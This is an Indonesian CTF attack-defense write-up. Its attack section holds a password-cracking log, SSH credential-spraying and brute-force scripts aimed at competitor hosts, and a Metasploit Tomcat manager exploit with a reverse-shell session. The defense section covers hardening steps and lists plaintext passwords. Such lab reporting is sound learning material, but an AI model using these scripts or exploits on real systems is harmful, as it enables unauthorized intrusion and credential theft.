Aku adalah aku, di dalam diriku ada aku, tiada aku melainkan diriku dan tiada diriku melainkan itu aku, aku kuasa akan aku, karena aku adalah aku

0xazr
waduh

DAFTAR ISI

Attack

User Access through Insecure Password


Disini kami memanfaatkan celah dari password user yang tidak diubah, contohnya pada user “kali” yang berhasil kami crack passwordnya.

```
┌──(kosong㉿kali)-[~/ctf/final_unity/creds]
└─$ john --wordlist=~/ctf/rockyou.txt password.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with 5 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 ASIMD 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
161103           (kali)
1g 0:00:10:47 6.44% (ETA: 06:25:03) 0.001545g/s 1617p/s 6648c/s 6648C/s Mcnabb5..MERCILON
1g 0:00:15:11 9.25% (ETA: 06:21:39) 0.001097g/s 1627p/s 6639c/s 6639C/s moerth19..mnm831
1g 0:00:23:06 14.25% (ETA: 06:19:36) 0.000721g/s 1623p/s 6578c/s 6578C/s 4metosee..4anewlife
1g 0:00:41:30 27.05% (ETA: 06:10:55) 0.000401g/s 1625p/s 6548c/s 6548C/s sakimm..sajuada
1g 0:00:59:12 39.50% (ETA: 06:07:24) 0.000281g/s 1629p/s 6550c/s 6550C/s maribas513..marianuno
1g 0:01:17:21 52.30% (ETA: 06:05:26) 0.000215g/s 1632p/s 6553c/s 6553C/s hodgson93..hochi2
1g 0:01:47:17 73.35% (ETA: 06:03:47) 0.000155g/s 1632p/s 6547c/s 6547C/s Vixen1993..Vikke-1998
1g 0:01:47:18 73.37% (ETA: 06:03:47) 0.000155g/s 1632p/s 6547c/s 6547C/s Verito12..Vannyzitoo
1g 0:01:51:59 76.56% (ETA: 06:03:48) 0.000148g/s 1632p/s 6546c/s 6546C/s Kingcountry..KillIng
1g 0:02:02:03 83.37% (ETA: 06:03:56) 0.000136g/s 1633p/s 6550c/s 6550C/s 6990399..6982156308
1g 0:02:02:04 83.38% (ETA: 06:03:55) 0.000136g/s 1633p/s 6550c/s 6550C/s 6978444..6975529621
1g 0:02:12:42 90.29% (ETA: 06:04:30) 0.000125g/s 1636p/s 6558c/s 6558C/s 1bugger1..1bolce
1g 0:02:12:43 90.30% (ETA: 06:04:30) 0.000125g/s 1635p/s 6558c/s 6558C/s 1bolabola..1bigbooboo
1g 0:02:22:10 97.23% (ETA: 06:03:45) 0.000117g/s 1636p/s 6561c/s 6561C/s 062696js..062490m
1g 0:02:26:00 DONE (2023-05-19 06:03) 0.000114g/s 1637p/s 6562c/s 6562C/s !!!playboy!!!7..*7¡Vamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Selanjutnya kami melakukan scripting untuk mempercepat proses mendapatkan flag jadi selanjutnya tinggal kami submit. Berikut script yang kami gunakan

```
import paramiko
from paramiko import AutoAddPolicy

def getcmd(cmd):
    _, ssh_stdout, _ = ssh.exec_command(cmd)
    res = ssh_stdout.readlines()
    res = ''.join(res)
    return res

ssh = paramiko.SSHClient()
ssh.load_system_host_keys()
ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())

creds = {
    'kali' : '161103',

}

hosts =
['10.1.40.21','10.1.40.26','10.1.40.8','10.1.40.28','10.1.40.3','10.1.40.32','10.1.40.18','10.1.4
0.14','10.1.40.9','10.1.40.11']

for host in hosts:
    for username in creds:
        password = creds[username]
        print('[{}] [{}]'.format(host, username))
```

```
        try:
            ssh.connect(host, username=username, password=password)
            root_flag = getcmd('cat /root/flag.txt')
            user_flag = getcmd('cat /home/*/flag.txt').split("\n")
            print(f"[{host}] root flag : {root_flag}")
            print(f"[{host}] user flag : {user_flag}")
        except Exception as e:
            print(f"[{host}] error {e}")
```



Selanjutnya untuk user root kami dapatkan beberapa leak contohnya pada tim **CP enjoyer** dimana untuk flag root ada di /flag.txt

Untuk NPC disini kami mendapatkan flag user tapi ketika kami submit berhasil di bagian root flag. Untuk list flag kami cantumkan di akhir dari laporan. Untuk tim “aku adalah aku”

merupakan tim kami sendiri , otomatis kita bisa langsung dapat semua flag karena punya akses ke root terhadap user tersebut.

Bruteforce Root through Known Pattern

Pada awal mendapatkan credential root kami mengetahui bahwa password mudah ditebak, jadi kami coba lakukan bruteforce terhadap pattern dari password tersebut. Sayangnya tidak ada 1 target pun yang kami dapat, berikut untuk script yang kami gunakan

```
import paramiko
from paramiko import AutoAddPolicy

def getcmd(cmd):
    _, ssh_stdout, _ = ssh.exec_command(cmd)
    res = ssh_stdout.readlines()
    res = ''.join(res)
    return res

ssh = paramiko.SSHClient()
ssh.load_system_host_keys()
ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())

passwords = [f'unity{i}' for i in range(1,100)]

hosts =
['10.1.40.21','10.1.40.26','10.1.40.28','10.1.40.3','10.1.40.32','10.1.40.18','10.1.40.14','10.1.
40.9','10.1.40.11']
usernames = ['root']

for host in hosts:
    for username in usernames:
        for password in passwords:
            print('[{}] [{}]'.format(host, username))
            try:
                ssh.connect(host, username=username, password=password)
                root_flag = getcmd('cat /root/flag.txt')
                user_flag = getcmd('cat /home/*/flag.txt').split("\n")
                print(f"[{host}] root flag : {root_flag}")
                print(f"[{host}] user flag : {user_flag}")
            except Exception as e:
                print(f"[{host}] error {e}")
```

Apache Tomcat Default Credentials

Disini kami coba lakukan exploit dengan memanfaatkan credential dari apache tomcat yang terdapat fitur manager. Disini kami bisa mendapatkan reverse shell dengan memanfaatkan fitur upload war pada service tersebut. Untuk exploitasi kami menggunakan metasploit dengan nama exploit yaitu multi/http/tomcat_mgr_upload

```
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[-] Handler failed to bind to 10.1.40.10:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying aXXYk8D8up5xynFeXrHg0k55Yp6us...
[*] Executing aXXYk8D8up5xynFeXrHg0k55Yp6us...
[*] Undeploying aXXYk8D8up5xynFeXrHg0k55Yp6us ...
[*] Undeployed at /manager/html/undeploy
[*] Exploit completed, but no session was created.
```

```
→  misc nc -ln 4444
id
uid=112(tomcat8) gid=115(tomcat8) groups=115(tomcat8)
id
uid=112(tomcat8) gid=115(tomcat8) groups=115(tomcat8)
cd /home
ls
debian
kali
linux
node_modules
ubuntu
unity2023
cd unity2023
ls
flag.txt
vsftpd-2.3.4-infected
ls -al
total 48
drwxr-xr-x 7 unity2023 unity2023 4096 May 19 05:14 .
drwxr-xr-x 8 root      root      4096 May 19 02:30 ..
-rw------- 1 unity2023 unity2023    8 May 18 19:38 .bash_history
-rw-r--r-- 1 unity2023 unity2023  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 unity2023 unity2023 3771 Apr  4  2018 .bashrc
drwx------ 2 unity2023 unity2023 4096 May 18 17:04 .cache
-rw-r--r-- 1 root      root        29 May 19 06:36 flag.txt
drwx------ 3 unity2023 unity2023 4096 May 18 17:04 .gnupg
drwxrwxr-x 3 unity2023 unity2023 4096 May 18 23:17 .local
-rw-r--r-- 1 unity2023 unity2023  807 Apr  4  2018 .profile
drwx------ 2 unity2023 unity2023 4096 May 18 17:04 .ssh
-rw-r--r-- 1 unity2023 unity2023    0 May 18 19:24 .sudo_as_admin_successful
drwxr-xr-x 9 root      root      4096 May 19 02:01 vsftpd-2.3.4-infected
cat flag.txt
UNITY2023{d0o3qifs954jgj0gf}
```

Defense

Finding All Services

Setelah mengganti seluruh password user, selanjutnya kami mencari seluruh port yang terbuka dan juga process nya. Disini kami menggunakan custom script kami sendiri :

```
#!/bin/bash

# Run netstat command and filter for TCP and UDP listening ports
netstat_output=$(netstat -tulnep)
```

```
# Print header
printf "%-10s %-10s %-20s\n" "Port" "PID" "Program"
echo "----------------------------------------"

# Process netstat output line by line
while IFS= read -r line; do
  # Check if the line represents a listening port
  if [[ $line =~ ^(tcp|udp).*LISTEN.*$ ]]; then
    # Extract the port number
    port=$(echo "$line" | awk '{print $4}' | awk -F':' '{print $NF}')
    # Extract the PID
    pid=$(echo "$line" | awk '{print $9}' | awk -F/ '{print $1}')

    # Use ps command to get the program name based on PID
    program=$(ps $pid|awk 'NR>1{$1=$2=$3=$4=""; print $0}')

    # Print the port, PID, and program name
    printf "%-10s %-10s %-20s\n" "$port" "$pid" "$program"
  fi
done <<< "$netstat_output"
```

```
root@unity2023:~# ./list_port.sh
Port       PID        Program
----------------------------------------
80         1145           nginx: master process /usr/sbin/nginx -g daemon on; master_process on;
53         896            /lib/systemd/systemd-resolved
22         1146           /usr/sbin/sshd -D
445        1313           /usr/sbin/smbd --foreground --no-process-group
139        1313           /usr/sbin/smbd --foreground --no-process-group
8080       1330           /usr/lib/jvm/default-java/bin/java -Djava.util.logging.config.file=/var/lib/tomcat8/conf/logging.properties
 -Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager -Djava.awt.headless=true -XX:+UseConcMarkSweepGC -Djdk.tls.ephemer
alDHKeySize=2048 -Djava.protocol.handler.pkgs=org.apache.catalina.webresources -Dorg.apache.catalina.security.SecurityListener.UMASK=
0027 -Dignore.endorsed.dirs= -classpath /usr/share/tomcat8/bin/bootstrap.jar:/usr/share/tomcat8/bin/tomcat-juli.jar -Dcatalina.base=/
var/lib/tomcat8 -Dcatalina.home=/usr/share/tomcat8 -Djava.io.tmpdir=/tmp/tomcat8-tomcat8-tmp org.apache.catalina.startup.Bootstrap st
art
80         1145           nginx: master process /usr/sbin/nginx -g daemon on; master_process on;
21         1135           /usr/sbin/vsftpd /etc/vsftpd.conf
22         1146           /usr/sbin/sshd -D
445        1313           /usr/sbin/smbd --foreground --no-process-group
8005       1330           /usr/lib/jvm/default-java/bin/java -Djava.util.logging.config.file=/var/lib/tomcat8/conf/logging.properties
 -Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager -Djava.awt.headless=true -XX:+UseConcMarkSweepGC -Djdk.tls.ephemer
alDHKeySize=2048 -Djava.protocol.handler.pkgs=org.apache.catalina.webresources -Dorg.apache.catalina.security.SecurityListener.UMASK=
0027 -Dignore.endorsed.dirs= -classpath /usr/share/tomcat8/bin/bootstrap.jar:/usr/share/tomcat8/bin/tomcat-juli.jar -Dcatalina.base=/
var/lib/tomcat8 -Dcatalina.home=/usr/share/tomcat8 -Djava.io.tmpdir=/tmp/tomcat8-tomcat8-tmp org.apache.catalina.startup.Bootstrap st
art
139        1313           /usr/sbin/smbd --foreground --no-process-group
root@unity2023:~#
```

```
daemon    1066  0.0  0.1  28336  2448 ?        Ss   12:49   0:00 /usr/sbin/atd -f
syslog    1067  0.0  0.2 263048  4768 ?        Ssl  12:49   0:00 /usr/sbin/rsyslogd -n
root      1069  0.0  0.9 185948 20400 ?        Ssl  12:49   0:00 /usr/bin/python3 /usr/share/unattended-
root      1115  0.0  0.0 110420  2036 ?        Ssl  12:49   0:00 /usr/sbin/irqbalance --foreground
root      1123  0.0  0.0  95548  1620 ?        Ssl  12:49   0:00 /usr/bin/lxcfs /var/lib/lxcfs/
root      1129  0.0  0.6 264072 12432 ?        Ss   12:49   0:00 /usr/sbin/nmbd --foreground --no-proces
root      1133  0.0  0.3 286248  6772 ?        Ssl  12:49   0:00 /usr/lib/accountsservice/accounts-daemo
root      1144  0.0  2.0 1436648 42024 ?       Ssl  12:49   0:00 /usr/bin/containerd
root      1145  0.0  0.0 141724  1576 ?        Ss   12:49   0:00 nginx: master process /usr/sbin/nginx -
root      1146  0.0  0.3  72304  6524 ?        Ss   12:49   0:00 /usr/sbin/sshd -D
www-data  1147  0.0  0.3 144020  6352 ?        S    12:49   0:00 nginx: worker process
www-data  1148  0.0  0.3 144020  6352 ?        S    12:49   0:00 nginx: worker process
root      1168  0.0  0.0  14896  1920 tty1     Ss+  12:49   0:00 /sbin/agetty -o -p -- \u --noclear tty1
root      1204  0.0  0.3 288884  6484 ?        Ssl  12:49   0:00 /usr/lib/policykit-1/polkitd --no-debug
root      1313  0.0  1.0 355428 20512 ?        Ss   12:49   0:00 /usr/sbin/smbd --foreground --no-proces
tomcat8   1330  0.5  6.0 3126332 122988 ?      Sl   12:49   0:10 /usr/lib/jvm/default-java/bin/java -Dja
root      1353  0.0  0.2 343676  5928 ?        S    12:49   0:00 /usr/sbin/smbd --foreground --no-proces
root      1354  0.0  0.2 343700  4696 ?        S    12:49   0:00 /usr/sbin/smbd --foreground --no-proces
root      1365  0.0  0.3 355412  6700 ?        S    12:49   0:00 /usr/sbin/smbd --foreground --no-proces
root      1430  0.0  3.6 1433104 74696 ?       Ssl  12:49   0:00 /usr/bin/dockerd -H fd:// --containerd=
root      2341  0.0  0.0      0     0 ?        I    13:04   0:00 [kworker/0:0]
root      2427  0.0  0.3 107988  7220 ?        Rs   13:12   0:00 sshd: root@pts/0
root      2430  0.0  0.3  76632  7632 ?        Ss   13:12   0:00 /lib/systemd/systemd --user
root      2431  0.0  0.1 191536  2632 ?        S    13:12   0:00 (sd-pam)
root      2457  0.0  0.0      0     0 ?        I    13:12   0:00 [kworker/1:1]
root      2565  0.0  0.2  21464  5200 pts/0    Ss   13:12   0:00 -bash
root      2720  0.0  0.3 105692  7020 ?        Ss   13:16   0:00 sshd: root@pts/1
root      2787  0.0  0.2  23232  5580 pts/1    Ss+  13:16   0:00 -bash
root      2837  0.0  0.1  29160  2896 ?        Ss   13:18   0:00 /usr/sbin/vsftpd /etc/vsftpd.conf
root      2845  0.0  0.0      0     0 ?        I    13:18   0:00 [kworker/0:1]
root      2857  0.0  0.1  38380  3652 pts/0    R+   13:20   0:00 ps aux
```

Kami menemukan beberapa services dan process seperti Apache Tomcat, FTP, Nginx, SSH, SMB, docker, dll. Berikut untuk daftar servis yang kami temukan

No	IP:PORT	Service and Version
1	0.0.0.0:139	Samba version 4.7.6-Ubuntu
2	0.0.0.0:80	Apache Tomcat 8.5.39
3	127.0.0.53:53	DNS
4	0.0.0.0:22	OpenSSH 7.6p1
5	0.0.0.0:445	Samba version 4.7.6-Ubuntu
6	127.0.0.1:8005	Apache Tomcat 8.5.39
7	:::8080	Apache Tomcat 8.5.39
8	:::21	Vsftpd 3.0.3

Change User Password

Hal yang pertama kali lakukan adalah mengganti seluruh password milik root dan password milik seluruh user (unity2023, ubuntu, linux, debian, kali). Berikut untuk daftar perubahan password yang sudah kami lakukan beserta password yang kami ketahui

Old Password	New Password	Username
unity3	qjgRkba3e4M75PTgjjPwSYpz	root

-	Xpy2aFZZN9U0Ojas8a3Z1Jip	unity2023
-	IR12OcJie2WgWO6FeKe14sEO	ubuntu
-	ZDYB5gxn4UAl57m00p00Y4FT	linux
-	zVswr4YfdbQ4rNg8QtedkO99	debian
161103	1nAcOoYOQC8X6W2MngHi37XJ	kali

Securing FTP Service

Disini kami melakukan hardening terhadap servis ftp dengan melakukan disable terhadap write akses dan tentu untuk mengaksesnya tetap perlu menggunakan credential yang sama seperti SSH. Selain itu kami memastikan bahwa anonymous access sudah didisable, berikut potongan kode hardening yang kami lakukan

/etc/vsftpd.conf

```
- - - - SNIPPET - - - -
anonymous_enable=NO
write_enable=NO
- - - - SNIPPET - - - -
```

Kemudian lakukan restart dengan menjalankan command


```
service vsftpd restart
```

Change Default Password Apache Tomcat

Selanjutnya kami mengubah default password dari apache tomcat yang ada pada “/etc/tomcat8/tomcat-users.xml” menjadi seperti di bawah ini :

```
…
  <role rolename="manager-gui"/>
  <role rolename="admin-gui"/>
  <user username="admin" password="863Ivj#MQheG"
roles="standart,manager-gui,admin-gui"/>
…
```

Kemudian service Apache Tomcat kami restart untuk menerapkan perubahan di atas.



Selain itu, kami pastikan bahwa versi dari Apache Tomcat yaitu 8.5.39 tidak ada vulnerability yang dapat kami exploit.

Removing User From Malicious Group

Di sini kami mengeluarkan user unity2023 dari grup-grup yang memiliki kemungkinan untuk menjadi root, seperti contohnya grup lxd. Untuk referensi privilege escalation dari grup lxd bisa diakses dari link berikut
https://steflan-security.com/linux-privilege-escalation-exploiting-the-lxc-lxd-groups/ .
Cara untuk mengeluarkan user unity2023 dari grup berbahaya adalah dengan menjalankan command berikut

```
gpasswd -d unity2023 lxd
gpasswd -d unity2023 sudo
gpasswd -d unity2023 dip
gpasswd -d unity2023 cdrom
gpasswd -d unity2023 adm
gpasswd -d unity2023 plugdev
```

Untuk user lain disini kami tidak menemukan grup yang berbahaya.

Securing SMB Service

Disini kami melakukan pengecekan baik dari luar dan dalam untuk servis SMB. Disini kami coba lakukan pembacaan terhadap file /etc/samba/smb.conf (config dari smb).

```
[printers]
   comment = All Printers
   browseable = no
   path = /var/spool/samba
   printable = yes
   guest ok = no
   read only = yes
   create mask = 0700

# Windows clients look for this share name as a source of downloadable
# printer drivers
[print$]
   comment = Printer Drivers
   path = /var/lib/samba/printers
   browseable = yes
   read only = yes
   guest ok = no
```

Dapat dilihat bahwa shared folder yang dishare tidak berbahaya seperti terlihat pada beberapa atribut yaitu browseable, path, guest ok, dan read only. Jadi disini kami tidak melakukan perubahan

Ensuring No malicious Access from Docker

Di Awal kami lakukan pengecekan user apa saja yang ada di grup docker tetapi tidak ada user pada grup docker yang berarti hanya root saja yang bisa mengaksesnya. Selanjutnya karena adanya docker pada process di atas tadi, maka perlu kita pastikan bahwa tidak ada *malicious access* dari docker tersebut.

```
root@unity2023:~# docker container ls -a
CONTAINER ID   IMAGE               COMMAND                  CREATED        STATUS                    PORTS
          NAMES
6be043e81f37   vulhub/flask:1.1.1   "/bin/sh -c 'gunicor…"   16 hours ago   Exited (0) 14 hours ago   0.0.0.0:8000->8000/tcp, :::8000
->8000/tcp   ssti-web-1
root@unity2023:~#
```

Karena service container pada docker tersebut memang sudah mati, maka kami tidak perlu melakukan patching apapun pada service docker tersebut.

Ensuring No malicious Access from Nginx

Melihat adanya service nginx pada list process di atas tadi, maka kita perlu pastikan bahwa tidak ada *malicious access* dari nginx tersebut.

```
        # gzip_vary on;
        # gzip_proxied any;
        # gzip_comp_level 6;
        # gzip_buffers 16 8k;
        # gzip_http_version 1.1;
        # gzip_types text/plain text/css application/json application/javascript text/xml application/xml application/xml+rss text/ja
vascript;

        ##
        # Virtual Host Configs
        ##

        include /etc/nginx/conf.d/*.conf;
        include /etc/nginx/sites-enabled/*;
}


#mail {
#       # See sample authentication script at:
#       # http://wiki.nginx.org/ImapAuthenticateWithApachePhpScript
#
#       # auth_http localhost/auth.php;
#       # pop3_capabilities "TOP" "USER";
#       # imap_capabilities "IMAP4rev1" "UIDPLUS";
#
#       server {
#               listen     localhost:110;
#               protocol   pop3;
#               proxy      on;
#       }
#
#       server {
```

Melihat dari file **/etc/nginx/nginx.conf, /etc/nginx/sites-enabled/default, /etc/nginx/sites-enabled/example**, kami pastikan tidak ada config yang mencurigakan, jadi kami tidak melakukan patching apapun pada service Nginx.

```
root@unity2023:~# nginx -v
nginx version: nginx/1.14.0 (Ubuntu)
root@unity2023:~#
```

Selain itu, kami pastikan bahwa versi dari nginx yang digunakan, yaitu **1.14.0** tidak memiliki vulnerability yang dapat kami gunakan.

Ensuring No LPE through Outdated Services

Disini kami lakukan pengecekan kemungkinan LPE dari beberapa service/binary yang outdated dan hasilnya tidak ditemukan LPE dari CVE yang telah kami coba, berikut untuk CVE yang telah kami coba :

- CVE-2021-4034
- CVE-2021-3156
- CVE-2021-3156
- CVE-2018-18955

List Flag

No	IP Address	Team Name	Flag User	Flag Root
1	10.1.40.21	NPC		UNITY2023{sdajidsadasefaefeafe3q3}
2	10.1.40.26	Mentor Carry Us		

3	10.1.40.28	Pengen Jadi hecker	UNITY2023{dkj0oa39rhf748935}	
4	10.1.40.3	HalloKack	UNITY2023{kd098qj4ef9dnf8g3}	
5	10.1.40.32	Big Brain Kidz		
6	10.1.40.18	ITNOJ		
7	10.1.40.14	Ridok Bapak Jamsud		
8	10.1.40.8	Aku adalah aku	UNITY2023{oadj99oefhqsdasdd}	UNITY2023{dafo9ejhafvohaq0ewfpqof}
9	10.1.40.9	Kessoku Band		
10	10.1.40.11	CP Enjoyer	UNITY2023{d0o3qifs954jgj0gf}	UNITY2023{gdauguyhagsdjgauo}